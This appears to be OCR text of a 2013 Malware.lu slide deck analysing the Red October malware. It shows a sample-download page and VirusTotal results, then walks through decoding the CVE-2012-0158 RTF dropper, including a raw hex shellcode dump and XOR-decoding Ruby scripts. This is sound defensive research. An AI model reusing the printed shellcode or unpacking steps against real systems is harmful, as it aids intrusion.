The reality about Red October

@r00tbsd – Paul Rascagnères

Malware.lu

May 2013

Plan

- Malware.lu presentation

- The reality about Red October


About malware.lu

Presentation of malware.lu
Mainteners:
- @r00tbsd – Paul Rascagnères
- @y0ug – Hugo Caron
- Defane – Stephane Emma
- MiniLX – Julien Maladrie

A few numbers

Here are some numbers about malware.lu

- 5,572,622 malware samples
- 39 articles
- complete analysis of Red October & Rannoh
- 1825 users
- 2143 followers on twitter (@malwarelu)
- 7GB of database
- 3,5TB of malware
- 1 tool: malwasm
- 1 company: CERT, consulting, Reverse Engineering, Malware analysis, intelligence...
- and more...


malware.lu
Search
Services
CERT
Articles
Events
Goodies
Abou
Malware.lu is a repository of malware and technical analyses for security researchers.
Malware.lu provides an expert team in malwares analyses and incident response for private and gove
Disclaimer:
Malware.lu contains malware samples. Malware.lu will not be held responsible for any damage brought to your equipment,
accessing, using or displaying this website or by downloading any information. You are accessing this website at your own
If you would like to download or submit samples, you need to have an account. To request an account, please send an email to registe
short explanation about "why you want an account". Currently the database contains 5,356,052 samples. The complete list of md5|sha
Welcome rootbsd
Downloads stats: 0 (unlimited)
Uploads stats: 19
Api management
Change password
Logout
Hash: (md5, sha1, sha256)
Search
Name: (beta search by name)
Search
Submit sample: (max 10Mo)
Browse...
Submit

The reality about Red October...

Download of b65f8e25fb1f24ad166c24b69fa600a8.zip
zip password: **infected**
Click here to download

Information:
md5: b65f8e25fb1f24ad166c24b69fa600a8
sha1: e967731f2932976b1437e39a7894eea549797371
sha256: 04425a8121d334bd86415dc406939211afcff092d6a3ffc05b6a4972f0c68481
VirusTotal

VT Report:

General

Detection ratio	26/40
Checked on VT at	2012-08-04 15:17:24
Scanned at	2012-08-03 14:57:47
First seen	2012-08-03 14:57:47
Last seen	2012-08-03 14:57:47
File size	520192

AV

nprotect	Win32.Worm.Stuxnet.E
mcafee	Generic.dx!bcrp
nod32	-
f_prot	-
symantec	Trojan.Gen.2
norman	W32/Flamux_gen.C
avast	Win32:Malware-gen
esafe	-
clamav	Trojan.Stuxnet-27
kaspersky	Worm.Win32.Flame.a
bitdefender	Win32.Worm.Stuxnet.E

Plan

- Malware.lu presentation

- The reality about Red October


Red October: presentation

On january 2013, Kasperspy published an article on its website about a new malware called Red October.


The articles can be read on www.securelist.com

We decided to anlyse one of the samples p
by Kaspersky:
- 51edea56c1e83bcbc9f873168e2370af

This file was a rich text file.
A vulnerability is exploited in the document
- CVE-2012-0158.



Red October: first stage



Red October: first stage

To extract the shell code used we can simply use the `strings` command:


```
rootbsd@malware.lu:~/red$ strings 51edea56c1e83bcbc9f873168e2370af
[...]
0800000049746D73640000000200000001000000C000000436F626Aa4000000496F0000496F0000000000000000000000000000303C582700000000000
bec33c9648b35300000008b760c8b761c8b5e088b46088b7e208b3666394f1875f2895d04894508ff750868ad9b7ddfe8ff000000894520ff75086854ca
24ff750868ac08da76e8df000000894528ff7508681665fa10e8cf00000089452c6a045e5456ff552089859400000083f8ff750683c60456ebe93d194e0
14e010056ff55288d85900000006a00506a088d859c0000005056ff552c81bd9c0000005054405475c489b5980000006a406800100000ffb5a00000006a
008d9d900000006a0053ffb5a000000050ffb598000000ff552c8b9da40000006033c933c08a040bc1e00480fc037402049033d2eb04cccccccc8a540b0
0e20f02c234b6880343418bb5a0000000d1ee3bce75c661ffe3558bec578b7d088b5d0c568b733c8b74337803f3568b762003f333c94941ad03c35633f6
0d03f240ebf13bfe5e75e55a8beb8b5a2403dd668b0c4b8b5a1c03dd8b048b03c55e5f5dc2080042424242e800000000195ce8511de174ecf3f5e9e9581
5e97417d9649fd9689fd96c9f5c15d970f6dcf49c8c9c9cccf69c17e16017cb4474f363636315d978195c93187a9d9c9c11d97cf69ccc63e97063e978ca
9c9cf69cf69cf69cf698f69c63e97417e16017cb7074a863636315d9401f649ce8c5f69cf69cf69cf69a63e94017e16017cb74748a63636315d9541f649
1d8b898c8f49c9e9c9cccf69e63e954f66363cb601f649ce987af5c11e0b8986efa33174317e160d7d7fa1fa7c0e964dfdf15c15817c178fcaf55af5c16
9e980caf4e16c8979d1c66a5ea9f1c5e951c7e939e5ea842149fdfdd17e9704d72a752e953fd9fc16c15c17c9fc16815c1401d70989d9c9c15f95cf49c9
16017cb5474ed6263639fd95cfa5b9cbcbedcdc15d94463e944f4989d9c9c17e16017cb4074cd6263639fd944176415d95017e97817d16c6f3817e160f6
62636315d94863e96863e97ccc17e16017cb4c748062636363e94817e16017cb50749262636363e94417cb6417e160749c626363f69cf69cf4989d9c9c6
cf69c17e16017cb78747c61636315d958f69c63e94417e16017cb48745161636315d97463e96463e94063e97417e16017cb4c742a61636363e97417e160
c1589fc150d7fa5b9fbe9cf69c63e95c17e16017cb7c741061636317e15417e94017d1646f3817e16063cb6cf69ccc63cb6874c3616363d4d3d3d4d3d3c
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[...]
```

The data looks like assembly code...


We used the `.decode("hex")` python function to have the binary file.

Red October: first stage

We opened the binary file with IDA Pro and identified 2 informations:
- find a specific string (PT@T)



- A xor (0xB6)



Red October: first stage

So we looked to the string and started to extract data once the string found:


```
rootbsd@malware.lu:~/red$ grep -aob PT@T 51edea56c1e83bcbc9f873168e2370af
85521:PT@T
rootbsd@malware.lu:~/red$ tail -c+$((85521+9)) 51edea56c1e83bcbc9f873168e2370af > stage1.bin.xor
```

And we applied the xor algorithm:

```
rootbsd@malware.lu:~/red$ cat unxor.rb
#!/bin/ruby
encryptedFile = File.open(ARGV[0], 'r')
encryptedFile.seek(0x0, IO::SEEK_SET)
file = encryptedFile.sysread(File.stat(ARGV[0]).size)
file.each_byte { |x|
  putc x ^ 0xB6
}
rootbsd@malware.lu:~/red$ ruby unxor.rb stage1.bin.xor > stage2.bin
```

Red October: second stage

We opened the new shellcode with IDA Pro:





```
rootbsd@malware.lu:~/red$ cat unxor2.rb
#!/bin/ruby
encryptedFile = File.open(ARGV[0], 'r')
encryptedFile.seek(0x0, IO::SEEK_SET)
file = encryptedFile.sysread(File.stat(ARGV[0]).size)
file.each_byte { |x|
  putc x ^ 0xDE
}
rootbsd@malware.lu:~/red$ ruby unxor2.rb stage3.bin > stage3.unxor
```

Red October: second stage

The generated file looked like a Windows binary:

```
rootbsd@alien:~/red$ hd stage3.unxor | head -10
00000000  6d 73 6d 78 32 31 2e 65  78 65 00 4d 5a 90 00 03  |msmx21.exe.MZ...|
00000010  00 00 00 04 00 00 00 ff  ff 00 00 b8 00 00 00 00  |................|
00000020  00 00 00 40 00 00 00 00  00 00 00 00 00 00 00 00  |...@............|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 d8  00 00 00 0e 1f ba 0e 00  |................|
00000050  b4 09 cd 21 b8 01 4c cd  21 54 68 69 73 20 70 72  |...!..L.!This pr|
00000060  6f 67 72 61 6d 20 63 61  6e 6e 6f 74 20 62 65 20  |ogram cannot be |
00000070  72 75 6e 20 69 6e 20 44  4f 53 20 6d 6f 64 65 2e  |run in DOS mode.|
00000080  0d 0d 0a 24 00 00 00 00  00 00 00 0c 9c 7e a3 48  |...$.........~.H|
00000090  fd 10 f0 48 fd 10 f0 48  fd 10 f0 56 af 93 f0 29  |...H...H...V...)|
```


Red October: msmx21.exe (dropper)



Red October: msmx21.exe (dropper)

The hash of the file was: e7d4841bccc9c3fb48124699d5e65deb


The file was packed. The packer was on the heap, so we added several breakpoints on functions used to allocate or manipulate memory. On a VirtualAlloc() we saw
a MZ directly in memory



Red October: msmx21.exe (dropper)


The hash of the unpacked file was:
20c3ec7d34e5f950ed7b3752c65fc127
This binary create 3 files:


- %TEMP%\msc.bat
- %ProgramFiles%\windows NT\svchost.exe
- %ProgramFiles%\windows NT\wsdktr.ltp



